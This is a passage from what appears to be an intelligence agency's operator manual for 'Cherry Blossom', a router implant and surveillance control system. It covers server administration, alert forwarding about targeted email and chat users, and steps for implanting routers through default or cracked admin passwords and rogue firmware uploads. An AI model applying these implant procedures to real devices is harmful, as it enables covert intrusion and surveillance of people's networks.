(U) Flytraps execute Missions, and Missions are owned by Operations. After planning a Mission, a User assigns a Mission to a Flytrap. The User can only assign a Mission to the Flytrap if the Flytrap is executing a Mission that is owned by an Operation to which the User has Read-Write access. This prevents a User from potentially "overtaking" a Flytrap that is currently in use for a different Operation. Figure 4 illustrates the Mission Assignment logic as it relates to Operation ownership of the Mission.



Figure 4: Operation Ownership and Mission Assignment

(U) Here are some examples:

(U) Flytrap FT1 is executing a Mission owned by Operation C1. User U1 has Read-Write permissions to Operation C1. Hence, U1 can assign a Mission to FT1.

(U) Flytrap FT2 is executing a Mission owned by Operation C2. User U1 has Read-Only permissions to Operation C2. Hence, U1 *cannot* assign a Mission to FT2. A User with "cwadmin" privileges (see 8.1.2) is required to intervene if U1 needs to assign a Mission to FT2. Presumably, U1 could jointly plan a Mission with a User that has Read-Write access to Operation C2, and hence share the Flytrap resource.

(U) Section 9.12 describes the details of Assigning a Mission to a Flytrap via CherryWeb.

8.2 (U) Cherry Blossom Master and Slave Servers

(S) The operational CB servers (also referred to as the CherryTree server, CB-CC (Command & Control) server, or the "backend") are housed in a secure sponsor facility. The CB system has a Master server that is running all of the necessary CB processes. The CB system also has a hot spare Slave server. If the Master server fails, the Master server can be taken offline for repair/diagnosis and the Slave server can be converted to the Master server. When the failed server is returned to the system, it will become the Slave. The "Cherry Blossom Installation Guide" documents that process of converting a Slave to a Master server and the process of reinserting a failed server.

8.2.1 (U) System Data Replication/Backup to the Slave Server

(S) The Slave server performs replication/backup duties of CB data. The CB server uses a mysql database to store system data, and it stores Copy Data in flat pcap files. The mysql replication feature is used to keep an in-sync copy of the database on the Slave server. The "rsync" utility is used to keep an in-sync copy of CB Copy Data on the Slave server.

8.3 (U) CB Server Monitoring with SNMP

(U) The CB servers (both Master and Slave) support health monitoring via SNMP. The servers run appropriately configured snmpd daemons (configuration file is /etc/snmp/snmpd.conf). An SNMP agent (e.g., the net-snmp package) running on a remote but properly networked/firewalled host can query the servers for relevant health monitoring information. It is expected that the sponsor will maintain a server with an SNMP agent (a.k.a. the SNMP Monitoring Server) that periodically polls the CB servers for health monitoring information. It is also expected that the sponsor will properly network the SNMP Monitoring Server give it appropriate SNMP access (port 161) through the sponsor firewall(s).

(U) See the "Cherry Blossom Installation Guide" for configuration related to SNMP monitoring information.

8.4 (U) CB Server Diagnostics

(U) The CB server processes write a number of different log files that can be useful in diagnosing problems. See the "Cherry Blossom Server Diagnostics" section of the "Cherry Blossom Installation Guide" for information on diagnostic log files.

8.5 (S) Configuring Forwarding of Alerts to Sponsor Alert System (Catapult)

(S) CherryWeb can be used to configure the forwarding of Alerts to the Sponsor Alert System (Catapult). Upon receipt of a primitive Alert (email address, chat user, or primitive MAC, but not derived MAC), the CB server can send an email to Catapult, which would then distribute the Alert as appropriate.

(S) The email that the CB server sends to Catapult has a fixed subject line of the format:

```
[ALERT: Target Name] In Flytrap Location on Flytrap Name
```

where Target Name is the name of the primitive Target (email address, chat user, or primitive MAC address) that was detected, Flytrap Location is the Location that has been entered for the Flytrap (see 9.9), and Flytrap Name is the Name that has been entered for the Flytrap (see 9.9). If the Flytrap Name has not been set, then Flytrap Name is the WLAN MAC address of the Flytrap. If the Flytrap Location has not been set, the "In Flytrap Location" field is left blank.

(S) To configure Catapult settings, click the "Administer -> Catapult" menu link. Edit the following fields appropriately:

- Alert Forwarding to Catapult Enabled – set to "Yes" to have Cherry Blossom forward primitive Alert information to Catapult
- Catapult Protocol – type of protocol to use to communicate with Catapult (current method is "HTTP POST FORM"):
    - HTTP POST FORM – uses an HTTP POST of a form
        - Catapult URL – URL to send to (currently set to https://<Catapult_Server_IP>/owl/alert.php)
        - If SSL, Verify Host Certificate – currently set to "No"
        - Email To Address – maps to the RECIPIENT catapult field (currently set to cbuser@localhost)
        - Use Authentication – currently set to "No"
    - HTTP POST XML – uses an HTTP POST with xml formatted content
        - Catapult URL – URL to send to (currently set to https://Catapult_Server_IP/owl/alert.php)
        - If SSL, Verify Host Certificate – currently set to "No"
        - Email To Address – maps to the RECIPIENT catapult field (currently set to cbuser@localhost)
        - Use Authentication – currently set to "No"
    - SMTP XML – uses SMTP message with an xml attachment
        - Email To Address – set this to the email address that Cherry Blossom should send the primitive Alert information to
        - Email From Address – set this to the email address that Cherry Blossom will indicate the primitive Alert information is from (typically, the email address domain must match the "Email Server Host Name" domain)
        - Email Server Host Name – set this to the Host Name of the Email Server that will receive/handle the Alert information
        - Use SSL SMTP – set to "Yes" if the Email Server uses SSL SMTP
        - Email Server SMTP Port – set this to the SMTP port used by the Email Server. Typically, this is 25 for (non-SSL) SMTP and 465 for SSL SMTP.
        - Use Authentication - set this to "Yes" if the SMTP server requires authentication
        - Authentication User – if "Use Authentication" is set to "Yes", this is the user name used to authenticate with the SMTP server

- Authentication Password – if “Use Authentication” is set to “Yes”, this is the password used to authenticate with the SMTP server
- Repeat Password – if “Use Authentication” is set to “Yes”, repeat the “Authentication Password” here. CherryWeb will check that “Repeat Password” is identical to “Authentication Password”

(U) When you have finished editing the parameters, click the “Apply” button. You can send a test message (with obvious test data) by clicking the “Send Test Email” button (be sure to Apply changes first, however).

8.6 (U) The 77:77:77:77:77:77 Flytrap

(S) The SNMP health monitoring of the CherryTree process on the Master server (see “Cherry Blossom Installation Guide”) uses a “Flytrap Emulator” that can run on both the Master and Slave servers. If the SNMP health monitoring request is made to the Master server, then the Flytrap Emulator runs on the Master and connects (in a localhosted sense) to the CherryTree server on the Master. If the SNMP health monitoring request is made to the Slave server, then the Flytrap Emulator runs on the Slave and connects (across the LAN) to the CherryTree server on the Master. In both cases, the Flytrap Emulator reports as Flytrap with (WLAN, LAN, and WAN) MAC address of 77: 77: 77: 77: 77: 77. This Flytrap will show on CherryWeb in the View->Flytraps page. For other than testing and diagnostic purposes, this Flytrap can be ignored.

8.7 (U) The 99:99:99:99:99:99 Flytrap

(S) Flytrap application software can be built and run on an x86 target (for example, a linux laptop). In legacy applications, this was useful for system development and diagnostics. If a Flytrap displays with WLAN, LAN, and WAN MAC of 99:99:99:99:99:99, this means that this is a legacy application that was built for an x86 platform. As of April 2011, the Cherry Blossom supports an official “x86 Flytrap” (see the unclassified “Quick Start Guide for x86 FT” and classified “Cherry Bomb: x86 Flytrap User’s Manual”).

(U) Deleting a Flytrap

(S) Flytraps (and all associated data) can be deleted from the CB CC (i.e., CherryTree) server database, although this is generally not recommended – once the Flytrap and its associated data are deleted, the data cannot be recovered. To delete a Flytrap:

1. **Determine Flytrap ID** – Log on to CherryWeb and navigate to the Flytrap Details page for the Flytrap of interest. The Flytrap ID is displayed on this page.

2. **Establish a CB Server "root" Console/Terminal to the master CB CC server (i.e., the master Cherry Tree server)** – This step requires an Icon terminal. See the CB Installation Guide for instructions on how to establish a "root" console and for server IP addresses (at time of writing [30 December 2010] the CB CC master server service IP address was 172.24.5.16).

3. **Disable the CB CC Server** – from the "root" console, execute:

   ```
   ~cbuser/bin/disable-server.sh
   ```

4. **Execute the delete Flytrap script** – from the "root" console, execute:

   ```
   cd /home/cbuser/CherryBlossom/CherryTree/Release
   ./runDeleteFlytrap.sh <Flytrap_ID>
   ```

   where <Flytrap_ID> is the Flytrap ID retrieved during an earlier step. Note that a Flytrap with a lot of associated data can take many minutes to delete.

5. **Enable the CB CC Server** – from the "root" console, execute:

   ```
   ~cbuser/bin/enable-server.sh
   ```

9 (U) System Operation

(S) This section discusses operation of the CB system. It is assumed that the following have been successfully completed:

- CherryTree/Web installation and configuration on a server with internet access
- PoP installation and configuration. See "Cherry Blossom Installation Guide" for instructions on how to configure a PoP.
- A CB-supported device has been discovered and identified for implant (using Claymore or other tools/intelligence), or a CB-supported device has been procured (for supply chain scenario)
- A CB Production Release Firmware or Wireless Upgrade Package has been built with suitable parameters for the device of interest (see section 6 and in particular section 6.6). If Claymore will be used to perform the implant, then this firmware has been loaded into the Claymore system.

9.1 (S) Implanting a Wireless Device

(S) There are four general methods for getting a Flytrap implant onto a wireless device, some of which are device-specific:

- **Use the Device's Firmware Upgrade Web Page over a Wireless (WLAN) Link** – this technique does not require physical access but typically does require an administrator password. Some exploitation tools (e.g., Tomato, Surfside) have been created to determine passwords for devices of interest. If the device is using wireless security (e.g., WEP or WPA), then these credentials are required as well. See section 6.4 for device-specific information on wireless firmware upgrade and administrator password exploits. See section 16 for firmware upgrade procedures (both wired and wireless) for all devices that have passed FAT (see 6.2), as well as default IP addresses and default web interface passwords.
- **Use a Wireless Upgrade Package** – some devices do not allow a firmware upgrade over the wireless link. To workaround this issue, "Wireless Upgrade Packages" have been created for a few devices of interest. In some cases, the Wireless Upgrade Package also can determine the administrator password. See section 6.4 for device-specific information on Wireless Upgrade Packages (including if the Wireless Upgrade Package also has an administrator password exploit). See section 16 for wireless upgrade instructions for devices that require a Wireless Upgrade Package.
- **Use the Claymore Tool** – the Claymore tool is a survey, collection, and implant tool for wireless (802.11/WiFi) devices. The survey function attempts to determine device makes/models/versions in a region of interest. The collection function can capture wireless traffic. The implant function can perform wireless firmware upgrades and incorporates the exploitation tools (for determining administrator passwords) and Wireless Upgrade Packages (for devices that don't allow wireless firmware upgrades). Claymore can run in a mobile environment (i.e., on a laptop) or in a fixed environment with a large antenna for longer ranges. See the "Claymore User's Manual" for more information.
- **Use the Device's Firmware Upgrade Web Page over a Wired (LAN) Link** – this technique would likely be used in a supply chain operation. See section 6.4

for device-specific information on administrator password exploits. See section 16 for firmware upgrade procedures (both wired and wireless) for all devices that have passed FAT (see 6.2), as well as default IP addresses and default web interface passwords.

(S) NOTE: if physical access can be obtained to the device, it is safer and more reliable to do a firmware upgrade over a wired connection (most device manufacturers warn against upgrading firmware over a wireless link). If a wireless link is used, it is recommended to establish a high signal strength link to the device before upgrading. Note that some wireless devices may be WEP or WPA/WPA2 protected, so in order to connect to these devices wirelessly, you will need knowledge of the WEP or WPA/WPA2 key. Specific upgrade procedures for devices having passed FAT are in section 16. In general, however, to implant the device, logon to the device's web interface (i.e., open a web browser and point it to http://<device LAN IP address>), which will require knowledge of the device's LAN IP address and the device's web interface password. A common default device LAN IP address is 192.168.1.1 (also 192.168.0.1, 192.168.2.1, and 192.168.10.1). Although if you've connected to the device, then it is most likely running a DHCP server and the device's LAN IP address will be your client's default gateway. Obtaining the device's password is trickier. In some cases the password may not have been set (i.e., the password is the device's default password). Additionally, a number of tools have been developed for retrieving device passwords (Tomato for example) – see section 6.3. Note that section 16 lists default device IP address and default web interface password. Once you have successfully logged on to the device's web interface, go to the device's "firmware upgrade" web page, select the appropriate CB firmware image file, and click upgrade. Most devices will reset themselves after a firmware upgrade, although a few may require a manual restart. Most device web interfaces include a "reset" or "reboot" device option.

(S) If the firmware upgrade is successful, the device (now a Flytrap) will send its Initial Beacon after meeting the Initial Beacon criteria that have been built into the firmware image (see 15.2 and 15.5).

(S) It is important to determine and record the WLAN and LAN MAC addresses of the device you are implanting, as CherryWeb uses these as the Flytrap's unique identifiers. The user can then use these MAC addresses to configure the Flytrap -- assign it a more meaningful name, group, and location, and potentially pre-assign it a particular Mission (see 9.7 and 9.9). The user can view a list of the WLAN MAC addresses of surveyed devices via the Claymore GUI or in the report log file. Wireless sniffers (e.g., Airopeek) will typically show the WLAN MAC as the ESSID. Most devices have this information labeled somewhere on the device. In some cases, the MAC address printed on the device is the LAN or WAN MAC, and it is usually similar (only the last octet differs) or identical to the WLAN MAC. Section 16 documents which MAC address(es) are labeled/printed on the supported devices that have passed FAT. When the Flytrap beacons, it sends WLAN, LAN, and WAN MAC addresses, and CherryWeb displays these three MAC addresses on the "Flytrap Details" page (see Figure 9), so that the user can disambiguate if necessary.

9.2 (U) Logging Into CherryWeb

(S) To log into CherryWeb (CW):

1. Login to an Icon terminal

2. Using the Cisco VPN Client software, connect to the "TDN-VPN-ASA01" (Thunderdome) profile.

3. Open a web browser (see 5.5.2 for recommended browsers) to the CW site:

   `https://<CherryBlossomServiceIP>/CherryWeb`

   See "Cherry Blossom Installation Guide" for the `<CherryBlossomServiceIP>`.

4. Enter the username and password for your CB User (see 8.1.1) and click "Login". If you do not have a User account, have a User with "cwadmin" privileges (see 8.1.2) create a User account for you (see 8.1.4). See also the "Cherry Blossom Installation Guide" for Points of Contact that can create User accounts.

9.3 (U) General Layout of CW Pages

(U) Figure 5 shows the CW "Overview" page:



Figure 5: CherryWeb Overview Page

(S) The CW "menu" is located in the left pane. The menu is the starting point for all CW tasks. Links on the menu are grouped under "View", "Plan", "Assign", and "Administer" headings. Links under "View" are analogous to Read-Only or display-only links (e.g., View -> Alerts will display a table of recent Alerts). Links under "Plan" are associated with Read-Write links that allow the user to create and/or edit something (e.g., Plan -> Missions allows a user to create and/or edit a Mission). Links under "Assign" are associated with links that allow the user to execute a Mission on a Flytrap. Links under "Administer" allow for system administration.

(S) The lower portion of the menu contains a few controls that affect the views of each CW page. The "Page Refresh" combo box allows a User to select how often a page automatically refreshes. A value of "0" (zero) indicates not to refresh automatically.

The “Table Rows” combo box allows a User to increase or decrease the number of rows shown for tables that occur on any CW page. The “Operation Filter” combo box allows a User to select an Operation view filter. This control is populated with all Operations that the User has Read or Read-Write access to (see 8.1). If a particular Operation is selected, then any “View” pages will show only entities/assets for that particular Operation. This combo box also includes an “ALL” option, that shows all Operation entities/assets that the User has Read or Read-Write access to.

(S) On the bottom of every CW page is a ticker that will periodically inform the user of any new Alert activity. This ticker also lists the current CherryTree/Web host time in UTC, as CB events are time-tagged according to the CherryTree/Web host time.

(S) CW is a highly cross-referenced user interface, so typically, clicking on any link will yield a page with more detailed information about the link object. For example, clicking on a “Mission Name” link will yield a Mission Details page with detailed information about that Mission. Clicking on a “Flytrap Name” link will yield a Flytrap Details page with detailed information about that Flytrap.

9.4 (U) CW Overview Page

(S) Upon successful login, the user is directed to the “Overview” page (see Figure 5), which shows recent Alert and Flytrap Beacon activity. This screen will periodically refresh according to the countdown timer on the page. The user can return to the “Overview” page by clicking the “Overview” link on the menu. Figure 5 shows the Overview page.

9.5 (U) Changing Your Password

(S) To change your CW password, on the left menu pane, click the “Administer -> Password” link. Enter and re-enter a secure password (at least 10 digits, which includes numbers, letters, and special characters, and is not a word or phrase found in a dictionary), and click “Submit”.

9.6 (U) Operation Permissions

(S) While logged in to CW, you will only have access to those Operation-associated entities to which you have proper permissions. Operation-associated entities include Missions and Target Decks, and any data resulting from Missions and/or Target Decks, including Alerts, Copy Data, Harvest Data, etc. In general, if you have “Read” access to a Operation-associated entity, then you will be able to “View” that data (e.g., if Mission “Red 1” is associated with Operation “Red”, and you have “Read” access to “Red”, then the “Red 1” Mission should display when you click the “View->Missions” link on the menu). In general, if you have “Read-Write” access to a Operation-associated entity, then in addition to “View” functionality, you will also be able to “Plan” and “Assign” entities for that Operation (see 8.1.11 for a discussion of Mission Assignment as it relates to Operation permissions). To see Operation-related permissions, click the “Administer -> Permissions” link (only available to Users with “cwadmin” privileges, see 8.1.8).

9.7 (U) Preparing for an Initial Beacon

(S) This is an optional step, but is particularly useful in a supply chain scenario where you want to pre-configure a Flytrap Name/Location/Group/Child Group, and pre-assign a specific Mission to the Flytrap before deployment (i.e., the Flytrap will receive this Mission upon its Initial Beacon). If this step is not completed, the Flytrap will simply receive the Default Mission (see 9.10) upon Initial Beacon, and the Flytrap Name/Location/Group/Child Group can be added/edited at any later time through CW (see 9.9).

(S) To perform this step, you must know the LAN MAC address and WLAN MAC address of the Flytrap – section 16 documents where to find this information on the devices that have passed FAT.

(S) Once you have determined the LAN and WLAN MAC addresses, log on to CW, and click the "Plan->Flytraps" menu link (see Figure 6). Under "Create a Flytrap", enter the Flytrap Name in the "Name" text box, select the closest Flytrap Make/Model/HW Version/SW Version from the "Starter Flytrap" combo box, and click the "Create" button.



Figure 6: Cherry Web Plan -> Flytraps Page (Create)

(S) This will take you to the “Add Flytrap” page (see Figure 7). Here, *carefully* enter the WLAN and LAN MAC addresses, as well as meaningful Location, Group, Child Group, and Description data. At this point, you can also add an estimated Initial Beacon date, if known. Finally, select the Mission you want to pre-assign to the Flytrap. When finished, click the “Update” button.



Figure 7: Cherry Web Add Flytrap Page

(S) Note that if you make a mistake, you can edit this information at any later time by clicking the “Plan -> Flytraps” menu link and selecting the Flytrap from the “Edit Flytrap” combo box. Note that once a Flytrap has sent its Initial Beacon, you can no longer edit the WLAN and LAN MAC addresses (i.e., there is no need at this point).

9.8 (U) Checking Flytrap Status

(S) After the Flytrap has met the Initial Beacon criteria for which it has been configured (see 15.2 and 15.5) and has sent its Initial Beacon, you can check the status of the Flytrap on CW by clicking the “View -> Flytraps” menu link. You should see a new Flytrap entry with the WLAN MAC address in the “Name” field. Clicking this link will take the user to the “Flytrap Details” page, which displays detailed status information and security settings for this Flytrap. Figure 8 show the View -> Flytraps page. Figure 9 shows a Flytrap Details page.

